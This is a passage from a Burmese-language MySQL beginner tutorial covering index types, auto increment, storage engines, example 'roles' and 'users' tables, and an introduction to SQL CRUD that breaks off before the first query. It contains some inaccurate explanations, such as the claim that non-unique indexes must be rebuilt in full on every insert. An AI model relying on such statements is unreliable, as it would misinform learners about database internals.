Index – Index ဆိုတာ စာအုပ်တစ်အုပ်မှာ မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်သလိုပဲ၊ Table ထဲက Data တွေအတွက် မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်တာပါပဲ။ မာတိကာနဲ့ စာမျက်နှာနံပါတ် မရှိတဲ့အခါ တစ်ခုခုကိုရှာချင်ရင် တစ်ရွက်ချင်းလှန်ရှာရမှာပါ။ ရှိရင်တော့ ကိုယ်လိုချင်တဲ့စာမျက်နှာကို တန်းလှန်လိုက်လို့ ရနိုင်ပါတယ်။ ဒီသဘောပါပဲ၊ Index မရှိတဲ့အခါ တစ်ခုခုလိုချင်ရင် တစ်ကြောင်းချင်းထောက်ရှာရမှာပါ။ Index ရှိရင်တော့ လိုချင်တဲ့ Record ကို တန်းထောက်လိုက်လို့ ရနိုင်ပါတယ်။

Index အမျိုးအစား (၅) မျိုးရှိပါတယ်။ အဲ့ဒီထဲက Fulltext ဆိုတာ စာတွေရှာတဲ့အခါ အတိအကျမဟုတ်ဘဲ အနည်းစပ်ဆုံးတန်ဖိုးကို Rank လုပ်ပြီး ပြန်ထုတ်ပေးနိုင်တဲ့ Search Index မျိုးပါ။ Spatial ဆိုတာကတော့ Geolocation Data တွေမှာလို Latitude နဲ့ Latitude ဆိုတဲ့ အချက်အလက်နှစ်ခု ဆက်စပ်သိမ်းဆည်းထားတဲ့ အချက်အလက် အမျိုးအစားတွေအတွက် အသုံးပြုရတဲ့ Index မျိုးပါ။

ဒီနှစ်ခုက ထူးခြားတဲ့ ပရောဂျက်အမျိုးအစားတွေမှာသာ အသုံးပြုကြမယ့် သဘောပဲ ဖြစ်ပါတယ်။

ပိုအသုံးများမယ့် Index အမျိုးအစားတွေကတော့ Index, Unique နဲ့ Primary တို့ပဲဖြစ်ပါတယ်။ Index ဆိုတာကတော့ စောစောကပြောသလို မာတိကာ တပ်ပေးလိုက်တာပါပဲ။ အခြေခံအကျဆုံး Index အမျိုးအစား ဖြစ်ပါတယ်။ Data တွေ ရှာရတာမြန်ချင်တဲ့ Column တွေမှာ Index ကို ရွေးထားပေးနိုင်ပါတယ်။ ဥပမာ - ကျောင်းသားတွေရဲ့ အချက်အလက်တွေကို သိမ်းထားပြီး ခုံနံပါတ်နဲ့အရှာများရင် ခုံနံပါတ်ကို Index လုပ်ရပါတယ်။ အမည်နဲ့ အရှာများရင် အမည်ကို Index လုပ်ရပါတယ်။ ကျောင်းဝင်အမှတ်နဲ့ အရှာများရင် ကျောင်းဝင်အမှတ်ကို Index လုပ်ရပါတယ်။ ပိုကောင်းသွားအောင် အကုန်လုံးကို Index လုပ်လိုက်မယ်လို့ ပြောလို့တော့ မရပါဘူး။ Index လုပ်လိုက်တဲ့အခါ Index တွေသိမ်းဖို့အတွက် နေရာပိုယူသွားမှာ ဖြစ်ပါတယ်။ Index ရှိတဲ့အတွက် Data ရှာယူရတာ မြန်သွားပေမယ့်၊ Data သိမ်းရတာတော့ ပိုကြာသွားနိုင်ပါတယ်။ သိမ်းလိုက်တိုင်း Index ကိုလည်း ပြင်ပေးရမှာ မို့လို့ပါ။ ဒါကြောင့် အသုံးများတဲ့ Column တွေကိုသာ ရွေးပြီး Index လုပ်ရတဲ့သဘောပါ။

Unique ကတော့ တန်ဖိုးတွေ ပြန်ထပ်ရင် လက်မခံတဲ့ Index အမျိုးအစားပါ။ ဥပမာ - ခုံနံပါတ်ဆိုတာ ပြန်ထပ်ရိုးထုံးစံ မရှိပါဘူး။ ဒါကြောင့် Unique Index ပေးလိုက်ရင် ပိုကောင်းပါတယ်။ Unique ဖြစ်သွားတဲ့အတွက် ရလာတဲ့အကျိုးရလဒ် နှစ်ခုရှိပါတယ်။ ပထမတစ်ခုက Data ပြန်ထပ်ပြီးသိမ်းဖို့ ကြိုးစားရင် Database က လက်မခံတဲ့အတွက် မတော်တစ်ဆ ပြန်ထပ်တာမျိုး မဖြစ်တော့ပါဘူး။ နောက်တစ်ခုကတော့ Data အသစ်ထပ်ထည့်တိုင်း မာတိကာအစအဆုံး ပြန်ဆွဲရသလို Index အစအဆုံး ပြန်လုပ်ဖို့ မလိုအပ်တော့ဘဲ ထပ်တိုးတဲ့ တန်ဖိုးကိုသာ Index မှာ ထပ်တိုးပေးနိုင်လို့ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။

Primary နဲ့ Unique ဟာ Index လုပ်ပုံ သဘောသဘာဝ တူပါတယ်။ ကွဲပြားချက်ကတော့ Table တစ်ခုမှာ Primary Index လုပ်ထားတဲ့ Column တစ်ခုသာ ရှိခွင့်ရှိခြင်း ဖြစ်ပါတယ်။ Unique Index ကတော့ လိုသလောက် သတ်မှတ်နိုင်ပါတယ်။ Primary Index ကို Data တွေစီမံဖို့အတွက် အဓိကအကျဆုံး Column မှာ သတ်မှတ်ပေးကြလေ့ ရှိပါတယ်။ ဒီအတွက် ကိုယ့်ဘာသာရွေးမနေပါနဲ့။ ဥပမာ – ခုံနံပါတ်ကို Primary ထားရင်ကောင်းမလား၊ ကျောင်းဝင်အမှတ်ကို Primary ထားရင်ကောင်းမလား ရွေးမနေပါနဲ့။ Table တစ်ခုတည်ဆောက်လိုက်တိုင်းမှာ `id` လို့အမည်ပေးထားတဲ့ Column တစ်ခုထည့်သွင်းပြီး အဲ့ဒီ Column ကိုသာ Primary အနေနဲ့ ထားသင့်ပါတယ်။ ဒါလည်းပဲ Naming Convention တစ်ခုအနေနဲ့ ထည့်သွင်းမှတ်သားသင့်တဲ့ အချက်ဖြစ်ပါတယ်။


AI – Auto Increment ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ AI ကို ရွေးထားလိုက်မယ့်ဆိုရင် အဲ့ဒီ Column ထဲက Data ကို ကိုယ်ဘက်က ပေးစရာမလိုတော့ပါဘူး။ Database က အလိုအလျောက် တန်ဖိုးတိုးပြီး ထည့်ပေးသွားမှာ ဖြစ်ပါတယ်။ AI နဲ့ Primary ကို တွဲပြီးတော့ သုံးကြပါတယ်။ ဒါကြောင့် ပြန်ပြောချင်ပါတယ်။ Table တစ်ခု တည်ဆောက်လိုက်တိုင်းမှာ `id` လို့အမည်ပေးထားတဲ့ Column တစ်ခုထည့်သွင်းပြီး အဲ့ဒီ Column ကို Primary Index ပေးပြီး AI ကိုလည်း ရွေးပေးထားသင့်ပါတယ်။

ဒီလောက်ဆိုရင် Column Property တွေနဲ့ပက်သက်ပြီး အတော်စုံသွားပါပြီ။ နောက်ဆုံးတစ်ချက်အနေနဲ့ အောက်နားက **Storage Engine** ကို သတိပြုသင့်ပါတယ်။ Table ထဲမှာ Data တွေသိမ်းဆည်းခြင်းနဲ့ စီမံခြင်းကို အဲ့ဒီ Storage Engine ကလုပ်ပေးတာပါ။ MySQL မှာ ရွေးချယ်အသုံးပြုစရာ Engine အမျိုးမျိုး ရှိပါတယ်။ Feature အပြည့်စုံဆုံးနဲ့ အသုံးပြုဖို့ အသင့်တော်ဆုံးက InnoDB ဖြစ်ပြီး Default အနေနဲ့လည်း InnoDB ကိုပဲ ရွေးပေးထားတာကို တွေ့ရမှာပါ။ InnoDB ဟာ Transaction နဲ့ Foreign Key အပါအဝင် ACID Compliance ခေါ် အချက်အလက် တိကျလုံခြုံမှုနက်သက်ဆိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်တဲ့ နည်းပညာဖြစ်ပါတယ်။ သူ့လောက် Feature မစုံပေမယ့် Data တွေပိုများများ သိမ်းနိုင်ပြီး နည်းနည်းလည်း ပိုမြန်တဲ့ MyISAM ကို အရင်က Default အနေနဲ့ သုံးကြပါတယ်။ ဒီနေရာမှာ အသေးစိတ်တော့ မပြောနိုင်ပါဘူး။ ပရောဂျက်ကြီးတွေ လုပ်ရတော့မယ်ဆိုရင်တော့ Database ရဲ့စွမ်းဆောင်ရည်ပိုင်း ချင့်ချိန်နိုင်ဖို့ အတွက် ဒီ Storage Engine တွေအကြောင်းကို လေ့လာပြီး သင့်တော်တဲ့ Engine ကို ရွေးချယ်အသုံးပြုဖို့ လိုနိုင်တယ်ဆိုတာကိုသာ သတိပြုပါ။ ပရောဂျက်အများစု အတွက်တော့ InnoDB ကသာလျှင် အသင့်တော်ဆုံးဖြစ်လို့ သူရွေးပေးထားတဲ့အတိုင်းပဲ အသုံးပြုသွားသင့်ပါတယ်။


နမူနာအနေနဲ့ တည်ဆောက်လိုတဲ့ `roles` Table မှာ Column (၃) ခုပါဝင်မှာ ဖြစ်ပါတယ်။ ရှိရမယ့် Column Property တွေက ဒီလိုပါ –

`roles`
```
id – INT, Primary, AI
name – VARCHAR (255)
value – INT
```

သတ်မှတ်ပေးထားပုံကို ဒီမှာပြန်ကြည့်လို့လည်းရပါတယ်။




`name` Column အတွက် VARCHAR Column Type ကို သုံးထားလို့ Length နေရာမှာ 255 လို့ပေးထားပါတယ်။ ဒီ Property တွေ စုံအောင်သတ်မှတ်ပြီးရင် အောက်နားက Save ခလုပ်ကိုနှိပ်လိုက်ပါ။ `roles` အမည်နဲ့ Column (၃) ခုပါတဲ့ Table တစ်ခုကို တည်ဆောက်ရရှိသွားပြီ ဖြစ်ပါတယ်။




အကြောင်းအမျိုးမျိုးကြောင့် တည်ဆောက်ထားတဲ့ Table ကို ပြန်ဖျက်ချင်ရင် **Operations** Menu ကိုနှိပ်ပြီး ပေါ်လာတဲ့လုပ်ဆောင်ချက်တွေထဲက Delete the table ကို နှိပ်ပြီး ဖျက်လို့ရပါတယ်။ အလားတူပဲ Database ကို ပြန်ဖျက်ချင်ရင်လည်း Database ကိုရွေးထားပြီး **Operations** ထဲက Drop the database နဲ့ ဖျက်နိုင်ပါတယ်။

တည်ဆောက်ထားတဲ့ Table ထဲက Data တွေကို ကြည့်ချင်ရင် Menu ကနေ **Browser** ကိုနှိပ်ကြည့်လို့ ရပါတယ်။ လောလောဆယ်တော့ ဘာ Data မှ ရှိဦးမှာ မဟုတ်ပါဘူး။ Data တွေ ထည့်သိမ်းလိုရင်တော့ Menu ကနေပဲ **Insert** ကိုနှိပ်ပြီး ထည့်လို့ရပါတယ်။



ပေါ်လာတဲ့ Form မှာ `id` အတွက် မဖြည့်ဘဲ အလွတ်ထားလို့ရပါတယ်။ Auto Increment သတ်မှတ်ထားလို့ သိမ်းလိုက်ချိန်မှာ သူ့ဘာသာတန်ဖိုးဝင်သွားပါလိမ့်မယ်။ ကျန်တဲ့ `name` နဲ့ `value` နေရာမှာ `name` အတွက် အနေနဲ့ User လို့ပေးပြီး `value` နေရာမှာ 1 ကိုပေးလိုက်ပါ။ တစ်ခါထဲ နှစ်ခုဖြည့်ချင်ရင် အောက်က ဖောင်မှာ ဆက်ဖြည့်လို့ရပါတယ်။ တစ်ခုပဲ ဖြည့်ချင်ရင် အောက်ကဖောင်ကို မဖြည့်ဘဲ ချန်ထားလိုက်လည်းရပါတယ်။ ပြီးရင် **Go** ခလုပ်နှိပ်ပြီး သိမ်းလိုက်လို့ရပါပြီ။ စမ်းကြည့်နိုင်ပါတယ်။

သိမ်းထားတဲ့ Data ကို Browser မှာ ပြန်ကြည့်ပြီး လိုအပ်ရင် ပြင်တာ ဖျက်တာတွေ လုပ်လို့ရပါတယ်။ ဒီ အဆင့်ရောက်ပြီဆိုရင် တစ်ခုချင်းပြောဖို့ မလိုတော့ဘူးလို့ ယူဆပါတယ်။ User Interface နဲ့ တွေ့မြင်နေရ တာဖြစ်လို့ ကိုယ်တိုင်လေ့လာအသုံးပြုသွားလို့ ရသွားပါပြီ။ အခုလိုပုံစံမျိုးရအောင် နောက်ထပ် Record တွေ ထပ်ထည့်ပေးပါ။



နမူနာအရ User, Manager နဲ့ Admin လို့ခေါ်တဲ့ Record (၃) ခုရှိနေပါတယ်။ User ရဲ့ `value` က 1 ဖြစ် ပြီး Manager ရဲ့ `value` က 2 ဖြစ်ပါတယ်။ Admin ရဲ့ `value` ကတော့ 3 ဖြစ်ပါတယ်။ ဒါကိုမှတ်ထားပေး ပါ။ ဆက်လက် လေ့လာတဲ့အခါ ဒီတန်ဖိုးတွေကို အခြေခံပြီး ဆက်ကြည့်သွားရမှာတွေ ရှိလို့ပါ။

လက်ရှိရေးလက်စ ပရောဂျက်မှာ အသုံးပြုဖို့အတွက် နောက်ထပ် Table တစ်ခုထပ်ပြီးတော့ တည်ဆောက် ကြပါမယ်။ `users` Table ပါ။ ပါရမယ့် Column တွေနဲ့ Column Property တွေက ဒီလိုပါ။


users

```
id - INT, Primary, AI
name - VARCHAR (255)
email - VARCHAR (255)
phone - VARCHAR (255)
address - TEXT
password - VARCHAR (255)
role_id - INT, Default (1)
photo - VARCHAR (255), Null
suspended - INT, Default (0)
created_at - DATETIME
updated_at - DATETIME, null
```

စုစုပေါင်း Column (၁၁) ခုပါဝင်ပါတယ်။ ထူးခြားချက်တစ်ချို့ကို ပြောပြချင်ပါတယ်။

`id` Column ကတော့ Table တိုင်းမှာပါသင့်တဲ့အတိုင်း Primary Index နဲ့ Auto Increment သတ်မှတ်ချက်တွေနဲ့အတူ ပါဝင်ရမှာပါ။ `name`, `email`, `phone`, `address` နဲ့ `password` တို့မှာ သိမ်းလိုတဲ့ အချက်အလက်တွေကတော့ Column အမည်မှာတင် အဓိပ္ပါယ်ပေါ်လွင်ပြီးဖြစ်ပါတယ်။

အရေးကြီးတာက `role_id` ဖြစ်ပါတယ်။ ဒါဟာလည်း နောက်ထပ် သတိပြုရမယ့် Naming Convention သတ်မှတ်ချက်တစ်ခုပါ။ `roles` Table ရဲ့ `id` ကို ရည်ညွှန်း လိုက်တာပါ။ ဒီလိုမျိုး အချက်အလက်တွေ သိမ်းတဲ့အခါ တခြား Table တစ်ခုကတန်ဖိုးနဲ့ ချိတ်ဆက်သိမ်းဆည်းလိုတဲ့အခါ ရှေ့ကနေ Table ရဲ့ Singular Name နဲ့အတူ နောက်ကနေ `_id` ကို တွဲပြီးတော့ ပေးရတာပါ။ ဥပမာ - User ရဲ့ Role က Admin ဆိုရင် Admin လို့ တိုက်ရိုက်ထည့်သိမ်းမယ့်အစား 3 ဆိုတဲ့ `id` တန်ဖိုးကို သိမ်းလိုက်မှာပါ။ `id` တန်ဖိုး 3 ဆိုရင် Admin ဖြစ်ကြောင်း `roles` Table ကိုကြည့်ပြီး သိနိုင်ပါတယ်။



ဒီလိုချိတ်ဆက်အသုံးပြုတဲ့အတွက် Role Name ပြောင်းတာတွေ၊ တပ်တိုးတာတွေ လုပ်လိုတဲ့အခါ `roles` Table မှာ လုပ်လိုက်ယုံနဲ့ သူနဲ့ ချိတ်ဆက်အသုံးပြုထားတဲ့ `users` Table မှာ သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။ `users` Table ထဲမှာသာ တစ်ခါထဲ ထည့်သိမ်းမယ်ဆိုရင် ဒီလိုအပြောင်းအလဲမျိုးက စီမံရခက်နိုင်ပါတယ်။

ဒါကြောင့် ပရောဂျက်တစ်ခု စတဲ့အခါ၊ သိမ်းမယ့် အချက်အလက် Data တွေရဲ့ ဖွဲ့စည်းပုံနဲ့ ဆက်စပ်ပုံကို အရင်ဆုံး စနစ်တကျ ပုံစံချဖို့လိုအပ်ပါတယ်။ ဒီလိုအချက်အလက် ဖွဲ့စည်းသိမ်းဆည်းပုံ စနစ်ကျခြင်း မကျခြင်းက ပရောဂျက်အပေါ်မှာ သိသိသာသာ သက်ရောက်မှုရှိစေမှာ ဖြစ်ပါတယ်။

ဒါဟာ Convention အနေနဲ့ လိုက်နာသင့်တဲ့ အလေ့အကျင့်ဆိုတာကို ထပ်ပြီးတော့ သတိပြုပါ။ ဒီလိုအမည်ကို ပေးလိုက်ယုံနဲ့တော့ အထက်ကပုံမှာ ပြထားသလို Table နှစ်ခု အလိုအလျောက်ချိတ်သွားမှာမျိုးမဟုတ်ပါဘူး။ ဒါပေမယ့် Laravel လို Framework မျိုးအပါအဝင် တစ်ချို့စနစ်တွေကို ဒီလိုအမည်မျိုးကို ကြည့်ပြီး ဆိုလိုရင်းကို နားလည် အလုပ်လုပ်ပေးနိုင်တယ်ဆိုတဲ့ သဘောပါ။

Column Property အနေနဲ့ `role_id` အတွက် Default (1) လို့ပေးထားတာကို သတိပြုပါ။ ဒါကြောင့် `role_id` မပေးခဲ့ရင် Default Value က 1 ဖြစ်နေစေမှာပါ။ နောက်ထပ်ကျန်နေတဲ့ Column တွေဖြစ်ကြတဲ့ `photo` မှာ User ရဲ့ Profile Photo အမည်ကို သိမ်းမှာ ဖြစ်ပါတယ်။ Null လက်ခံထားပါတယ်။ `suspended` Column ကိုတော့ User တွေ ဘန်းလို့ရတဲ့ လုပ်ဆောင်ချက်လေး ထည့်လုပ်ချင်လို့ ထည့်ထားတာပါ။ `suspended` တန်ဖိုး 1 ဖြစ်နေရင် User ကို ဘန်းထားတယ်လို့ မှတ်ယူအလုပ်လုပ်ချင်တာပါ။ သူ့အတွက်လည်း Default Value အနေနဲ့ 0 လို့ပေးထားပါတယ်။

`created_at` နဲ့ `updated_at` တို့ကလည်း အရေးပါတဲ့ Column တွေဖြစ်ကြပါတယ်။ Table တိုင်းမှာ ပါဝင်သင့်ပါတယ်။ Record တစ်ခုထည့်လိုက်ရင် ထည့်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို `created_at` မှာ သိမ်းချင်တာပါ။ Record တစ်ခုကို ပြင်လိုက်ရင်တော့ ပြင်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို `updated_at` မှာ သိမ်းမှာပါ။ ဒီနည်းနဲ့ ဘယ် Record ကို ဘယ်တုံးကသိမ်းခဲ့တယ်၊ ဘယ်တုံးက ပြင်ခဲ့တယ်ဆိုတဲ့ မှတ်တမ်းကို နောင်လိုအပ်တဲ့အခါ အလွယ်တစ်ကူ သိရှိနိုင်မှာဖြစ်ပါတယ်။ `updated_at` အတွက် Null လက်ခံထားတာကို သတိပြုပါ။

ပေးထားတဲ့ Property တွေ သေချာစုံအောင် စစ်ဆေးပြီး Table ကိုတည်ဆောက်လိုက်ပါ။ Table တည်ဆောက်ချိန်မှာ ရှိခဲ့တဲ့အမှားက ပရောဂျက်မှာ တောက်လျှောက် ဒုက္ခပေးနိုင်ပါတယ်။ ဒါကြောင့် Column Name အပါအဝင် Property တွေ ပြည့်စုံမှန်ကန်ချင်း ရှိမရှိ သေသေချာချာ ထပ်မံစစ်ဆေးဖို့ အကြံပြုပါတယ်။

SQL (Structure Query Language)

တည်ဆောက်ထားတဲ့ Database Table ထဲက Data တွေကို စီမံဖို့အတွက် SQL Query Language ကို အသုံးပြုရပါတယ်။ ကျယ်ပြန့်ပြီး သီးခြားဘာသာရပ်တစ်ခု အနေနဲ့ ရှိနေတဲ့ အကြောင်းအရာတစ်ခုပါ။ ဒီနေရာမှာတော့ အခြေခံအကျဆုံးနဲ့ မဖြစ်မနေလိုအပ်တဲ့ Data စီမံမှု လုပ်ငန်းတွေကို SQL Query တွေ အသုံးပြုပြီး ဘယ်လိုလုပ်ရလဲဆိုတာ ထည့်သွင်းဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒီအခြေခံလုပ်ငန်းတွေကို အတိုကောက် **CRUD** လို့ခေါ်ကြပါတယ်။ Create, Read, Update, Delete ကို ဆိုလိုတာပါ။ Data တွေ သိမ်းခြင်း၊ ပြန်လည်ရယူခြင်း၊ ပြင်ဆင်ခြင်းနဲ့ ပယ်ဖျက်ခြင်း လုပ်ငန်းတွေပါ။

Create

Data တွေ Table ထဲမှာ သိမ်းဖို့အတွက် အသုံးပြုရတဲ့ SQL Syntax က ဒီလိုပါ။

